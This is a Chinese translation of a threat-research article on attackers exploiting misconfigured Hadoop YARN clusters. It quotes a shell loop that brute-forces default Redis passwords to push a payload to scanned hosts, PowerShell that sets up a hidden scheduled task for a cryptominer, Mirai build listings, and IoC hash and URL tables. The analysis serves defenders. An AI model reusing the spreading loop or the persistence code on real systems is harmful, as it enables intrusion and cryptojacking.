
最后，正如我们之前在关于 Linux 威胁状况的研究中所述，我们发现威胁从一个受感染的设备传播到另一个设备是很常见的。为了实现这一点，威胁者正在使用端口扫描工具，如 masscan，以确定暴露和脆弱的服务。一旦这些服务被识别，威胁者就会试图部署他们的 Payload。

```
while read -r h p; do
cat .dat | redis-cli -h $h -p $p --raw 2>/dev/null 1>/dev/null &
cat .dat | redis-cli -h $h -p $p -a redis --raw 2>/dev/null 1>/dev/null &
cat .dat | redis-cli -h $h -p $p -a root --raw 2>/dev/null 1>/dev/null &
cat .dat | redis-cli -h $h -p $p -a oracle --raw 2>/dev/null 1>/dev/null &
cat .dat | redis-cli -h $h -p $p -a password --raw 2>/dev/null 1>/dev/null &
cat .dat | redis-cli -h $h -p $p -a p@aaw0rd --raw 2>/dev/null 1>/dev/null &
cat .dat | redis-cli -h $h -p $p -a p@ssw0rd --raw 2>/dev/null 1>/dev/null &
cat .dat | redis-cli -h $h -p $p -a abc123 --raw 2>/dev/null 1>/dev/null &
cat .dat | redis-cli -h $h -p $p -a abc123! --raw 2>/dev/null 1>/dev/null &
cat .dat | redis-cli -h $h -p $p -a 123456 --raw 2>/dev/null 1>/dev/null &
cat .dat | redis-cli -h $h -p $p -a admin --raw 2>/dev/null 1>/dev/null &
done < .ranges
```

图 7. 试图感染暴露的 Redis 实例的例子

**其它恶意软件变体和环境**

如果不提及臭名昭著的 Mirai 僵尸网络，那么 Payload 列表是不完整的。它是一个在物联网（IoT）环境中常见的威胁，后来演变并针对其它平台，如受 Hadoop YARN 感染的容器。



Index of /batata

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| Winbox.arm | 2021-05-27 10:49 | 49K | |
| Winbox.arm5 | 2021-05-27 10:49 | 41K | |
| Winbox.arm6 | 2021-05-27 10:49 | 57K | |
| Winbox.arm7 | 2021-05-27 10:49 | 116K | |
| Winbox.m68k | 2021-05-27 10:49 | 46K | |
| Winbox.mips | 2021-05-27 10:49 | 62K | |
| Winbox.mpsl | 2021-05-27 10:49 | 63K | |
| Winbox.ppc | 2021-05-27 10:49 | 45K | |
| Winbox.sh4 | 2021-05-27 10:49 | 41K | |
| Winbox.spc | 2021-05-27 10:49 | 49K | |
| Winbox.x86 | 2021-05-27 10:49 | 42K | |

图 8. 针对不同架构的 Mirai 构建的开放目录示例

由于 Hadoop YARN 服务也可以在 Windows 上运行，所以在集群中也可以发现针对该平台设计的威胁。

```
echo F | xcopy /y $payload_path $HOME\newdat.ps1

SchTasks.exe /Create /SC MINUTE /TN "Update service for Windows System" /TR "PowerShell.exe -ExecutionPolicy bypass -windowstyle hidden
if(!(Get-Process $miner_name -ErrorAction SilentlyContinue))
{
    Write-Output "Miner Not running"
        Start-Process $miner_path -windowstyle hidden
}
```

图 9. 恶意 power shell 脚本示例

**加强云服务安全**

随着对在线系统的依赖不断增加，云服务正在成为企业的一个重要组成部分,云安全也

随之变得日益重要。建议组织应用云安全解决方案并实施以下建议:

- 慎重配置云服务。用户可以最大限度地利用这些平台所提供的内置安全设置。
- 采用最小特权原则。在这里，用户将仅被授予其任务所需的最低限度的访问权限。
- 坚持责任共担模式。用户，而不仅仅是云服务提供商，都有责任保持这些平台的安全。
- 不要以明文形式存储凭证,而要以加密的形式存储秘密和关键信息。它们还可用于从一个地方更改,并将该更改同步到多个应用程序，而无需更改代码。

## IoC

### Hashes

| SHA-265 | 趋势科技模式检测 |
| --- | --- |
| 25d19152363063eb2b1976b416452e63ad21c205f727837d38d17001831f17f3 | Trojan.Linux.KINSING.AB |
| ec5ed2498945a5b0b1c1f149e201d7395bf3cb1c50f471d820500028ffe19d53 | Trojan.SH.KINSING.G |
| d17b00fd7687d2de31b0dd3b43d468f1de281002228361ef3125b92de0c08772 | Trojan.SH.CVE20207961.SM |
| 6e25ad03103a1a972b78c642bac09060 | Coinminer.Linux.MALX |

| | |
|---|---|
| fa79c460011dc5748cbb433cc459938b | MR.PUWEMA |
| 11547e36146e0b0956758d48faeb19d4<br>db5e737dc942bc7498ed86a8010bdc8b | Coinminer.Win32.MAL<br>XMR.TIAOODGJ |
| 1caf7ed35dcb8eddb5bca9120294bc79<br>e7d9a24d451bc0fbebb2195fa5826808 | Coinminer.Win32.MAL<br>XMR.TIAOODGJ |
| 7cd493e9a14eb33279a96fe025aae0ff3<br>7712a300e83dd334cff8ce138fd721a | Coinminer.Win32.MAL<br>XMR.TIAOODGJ |
| 83c4ff76659aec8db03942b3b7094736<br>e4377048166839d3ab476067fbc2f892 | Coinminer.Win32.MAL<br>XMR.TIAOODGJ |
| 559a8ff34cf807e508d32e3a28864c687<br>263587fe4ffdcefe3f462a7072dcc74 | Coinminer.Win32.MAL<br>XMR.TIAOODDS<br>/16.845.00 |
| a5604893608cf08b7cbfb92d1cac20868<br>808218b3cc453ca86da0abaeadc0537 | Coinminer.Win64.MAL<br>XMR.SMA<br>/16.845.00 |
| b5584e223d79a1bac7dd75e707f8a6f1<br>be2edd1334d194f30a1c060c11ec130d | Coinminer.MSIL.MALX<br>MR.TIAOODBF |

| | |
|---|---|
| e7446d595854b6bac01420378176d1193070ef776788af12300eb770a397bf7 | Coinminer.Linux.MALXMR.UWEKM/16.845.00 |
| fe0816092e006960f2261a3fa919b577aa392291bb0a11149805c651ac633909 | Coinminer.SH.MALXMR.UWEKA |
| 1b7e6877d9cc8f4a64e097dbccac1eef9c596fed743d495d5eb9658bb92e3010 | Trojan.Win64.MALXMR.N |
| 01b4ccc7be55485ff529ca1f92fd5dbefcce93e13720a8b4d5d3385e944fff8a | Trojan.SH.MALXMR.UWELB |
| bc79c734cb4378e1d13e429b6237fcee52a1261a396219add751462d0a1ae1b0 | Trojan.Linux.MALXMR.UWELD |
| 508ec039ca9885f1afc6f15bb70adfa9ed32f9c2d0bff511052edb39898951c7 | Trojan.Python.MALXMR.I |
| 653e638e6e38636b0f14ce233661947f624011ef36f7c7edbc8a7614248c3fce | Trojan.Python.MALXMR.I |
| 599393e258d8ba7b8f8633e20c651868258827d3a43a4d0712125bc487eabf92 | PUA.Win64.PhoenixMiner.E |

| | |
|---|---|
| f5d0572b2a5c76bfcf5986b6fbbc96d2c<br>d44da36ae08d2633284fa4782fe68bf | Backdoor.Linux.MIRAI.<br>SMMR1<br>/16.845.00 |
| fa212943d8c9a66e5087ffd73901a887f<br>ea6a5bc657db87575889d20f99a2a40 | Backdoor.Linux.MIRAI.<br>SMMR1<br>/16.845.00 |
| 8a932e992dde32dfa422691ccf4668105<br>0bb675472a2877fdc7d69fb36817c8a | Backdoor.Linux.MIRAI.<br>SMMR1<br>/16.845.00 |
| 1ab11b57b2848c4ed513acb453cc08b2<br>be65087485ae5fb05b8535fa99645d7b | Backdoor.Linux.MIRAI.<br>SMNM4<br>/16.845.00 |
| 6aa250a48dc8e50dd2d96e638eb223a7<br>2862441cf41972ecd8529d1c3fe02c8d | Backdoor.Linux.MIRAI.<br>SMNM4<br>/16.845.00 |
| 30a36bcc9c9939d7f1ce76965e17cbb0<br>b4514c41ccfda0e8648f117a037c8567 | Backdoor.Linux.MIRAI.<br>USDSEFM21<br>/16.845.00 |

| | |
|---|---|
| 807a6d1de933d35d2793d0932f6ea6a1<br>5ee4f76dd3ee91fff4c4f54c1bd0f2e1 | Backdoor.Linux.MIRAI.<br>USDSEFM21<br>/16.845.00 |
| 44bd5e06802690ceef122c321bc9bc1b<br>570c8738c9d23260ca32ee0e4eba5e0f | Backdoor.Linux.MIRAI.<br>USDSEFM21<br>/16.845.00 |
| 1a372a7e7da228278fbeeff1964066eef<br>45f3cf0ae3293031728c69fb8d92b3e | Backdoor.Linux.MIRAI.<br>USDSEFM21<br>/16.845.00 |
| 09634a6fab8acacf01b60c0acba85d222<br>d4ad40483259d193cd56c5311449d93 | Backdoor.Linux.MIRAI.<br>USDSEFM21<br>/16.845.00 |
| ac7525e69dc3c07ce43344a8b58dca14<br>36088dd2c21878e2dae8b30a69e4d80f | Backdoor.Linux.MIRAI.<br>USDSEFM21<br>/16.845.00 |
| 3c250e10153ae0eea58ee17e04868f4fe<br>d568f4587774de27f31affb85a7fa19 | Backdoor.Linux.MIRAI.<br>USELVEO21<br>/16.845.00 |

| | |
|---|---|
| e55c980a3eddb47a26af86af1ce80ae7a<br>251648923770d5feea7c74b1e7dfbf5 | Backdoor.Linux.MIRAI.<br>USELVEO21<br>/16.845.00 |
| fe176f4af1beabf9b85bb93f3f585d4912<br>09430a11e4376ea8106a2974761387 | Backdoor.Linux.MIRAI.<br>USELVEO21<br>/16.845.00 |
| aaaf9574ee271ad917dad99318084256<br>062bbbc7fe90449021963061104a250e | Backdoor.Linux.MIRAI.<br>USELVEO21<br>/16.845.00 |
| b2ab91b682b3b36a31836df30d8298f8<br>04697240eddbb5291001c1c588ed832d | Backdoor.Linux.MIRAI.<br>USELVEO21<br>/16.845.00 |
| 23656bbf8b94a039f062d24e40fbea51<br>b9aadb29eaeaa7e9a834a43ff378bdab | Backdoor.Linux.MIRAI.<br>USELVEO21<br>/16.845.00 |
| 43cbd16376a32ad679aba66e276c6445<br>24f275851b991db760295c9160e753f4 | Backdoor.Linux.MIRAI.<br>SMMR1<br>/16.845.00 |

| | |
|---|---|
| 8971773fb614498d64a5220e48da87a9d395faa326bfc66d775815908b18cdb5 | Backdoor.Linux.MIRAI.SMMR1/16.845.00 |
| e74d856b07ebcf4c3b21425918daed075f10b3b14f9f97aadf3a2ada96d8a892 | Backdoor.Linux.MIRAI.SMMR1/16.845.00 |
| 2706f6fa6b0da69436513b0790a9194dcdd2463a5150b9d00699fa30708a9ff9 | ELF_MIRAILOD.SM/16.845.00 |
| 76d42ec36a9157ba20ccc643d59d8a735ea31016ac1064dc92b4843a578c1520 | Backdoor.Linux.GAFGYT.USELVEO21/16.845.00 |
| 9a4c8cf6336544d27c62355b85a882fd8137a336d4aaa893d1607ef1b4aa2743 | Backdoor.Linux.GAFGYT.USELVEO21/16.845.00 |
| 9aa8a11a52b21035ef7badb3f709fa9aa7e757788ad6100b4086f1c6a18c8ab2 | HackTool.Linux.PortScan.A/16.845.00 |
| 1225cc15a71886e5b11fca3dc3b4c4bcde39f4c7c9fbce6bad5e4d3ceee21b3a | HKTL_SSHBRUTE/16.845.00 |

| | |
|---|---|
| 558c12a703cac54a1a1206d80b12203d<br>323b869e486a18c4340a09ff0a482570 | TROJ_FRS.VSNW18E21<br>/16.845.00 |
| b6154d25b3aa3098f2cee790f5de5a72<br>7fc3549865a7aa2196579fe39a86de09 | PUA.Win32.XMRig.KAZ |

**URL**

| **URLs** | **类别** |
|---|---|
| hxxp://update.aegis.aliyun.com/download/uninstall.sh | Disease Vector |
| hxxp://update.aegis.aliyun.com/download/quartz_uninstall.sh | Disease Vector |
| hxxp://h.epelcdn.com/dd210131/pm.sh | Disease Vector |
| hxxp://h.epelcdn.com/dd210131/phpupdate | Malware<br>Accomplice |
| | Coin Miners |
| hxxp://176.123.7.127/id210131/phpupdate | Malware |

| | |
|---|---|
| | Accomplice |
| | Coin Miners |
| hxxp://176.123.7.127/id210131/newdat.sh | Malware<br>Accomplice |
| hxxp://h.epelcdn.com/dd210131/newdat.sh | Malware<br>Accomplice |
| hxxp://176.123.7.127/id210131/config.json | Disease Vector |
| hxxp://h.epelcdn.com/dd210131/config.json | Disease Vector |
| hxxp://176.123.7.127/id210131/networkmanager | Malware<br>Accomplice |
| hxxp://h.epelcdn.com/dd210131/networkmanager | Malware<br>Accomplice |
| hxxp://176.123.7.127/id210131/phpguard | Malware<br>Accomplice |
| hxxp://h.epelcdn.com/dd210131/phpguard | Malware<br>Accomplice |

| | |
|---|---|
| hxxp://h.epelcdn.com/dd210131/spre.sh | Disease Vector |
| hxxp://209.141.40.190/xms | Insecure IoT Connections |
| | Disease Vector |
| hxxp://209.141.40.190/hxx | Malware Accomplice |
| | Disease Vector |
| hxxp://209.141.40.190/pas | Disease Vector |
| | Coin Miners |
| hxxp://209.141.40.190/scan | Disease Vector |
| hxxp://bash.givemexyz.in/x86_64 | Disease Vector |
| hxxp://h.epelcdn.com/dd210131/1.0.4.tar.gz | Disease Vector |
| hxxp://h.epelcdn.com/dd210131/scan.sh | Disease Vector |
| hxxp://bash.givemexyz.in/i686 | Disease Vector |
| hxxp://bash.givemexyz.in/bashirc.i686 | Malware |

| | |
|---|---|
| | Accomplice |
| | Disease Vector |
| hxxp://bash.givemexyz.in/x64b | Malware<br>Accomplice |
| hxxp://bash.givemexyz.in/x32b | Malware<br>Accomplice |
| hxxp://209.141.40.190/x86_64 | Coin Miners |
| hxxp://209.141.40.190/bashirc.x86_64 | Disease Vector |
| | Coin Miners |
| hxxp://209.141.40.190/i686 | Disease Vector |
| | Coin Miners |
| hxxp://209.141.40.190/bashirc.i686 | Disease Vector |
| | Coin Miners |
| hxxp://168.138.143.186/batata/Winbox.arm6 | Malware<br>Accomplice |

| | |
|---|---|
| hxxp://168.138.143.186/batata/Winbox.arm7 | Malware<br>Accomplice |
| hxxp://168.138.143.186/batata/Winbox.m68k | Malware<br>Accomplice |
| hxxp://209.141.40.190/ps | Disease Vector |
| | Coin Miners |
| hxxp://168.138.143.186/batata/Winbox.mips | Malware<br>Accomplice |
| hxxp://168.138.143.186/batata/Winbox.mpsl | Malware<br>Accomplice |
| hxxp://168.138.143.186/batata/Winbox.ppc | Malware<br>Accomplice |
| hxxp://168.138.143.186/batata/Winbox.sh4 | Malware<br>Accomplice |
| hxxp://168.138.143.186/batata/Winbox.spc | Malware<br>Accomplice |

| | |
|---|---|
| hxxp://168.138.143.186/batata/Winbox.x86 | Malware<br><br>Accomplice |

原文链接：

https://www.trendmicro.com/en_us/research/21/g/threat-actors-exploit-misconfigured-apache-hadoop-yarn.html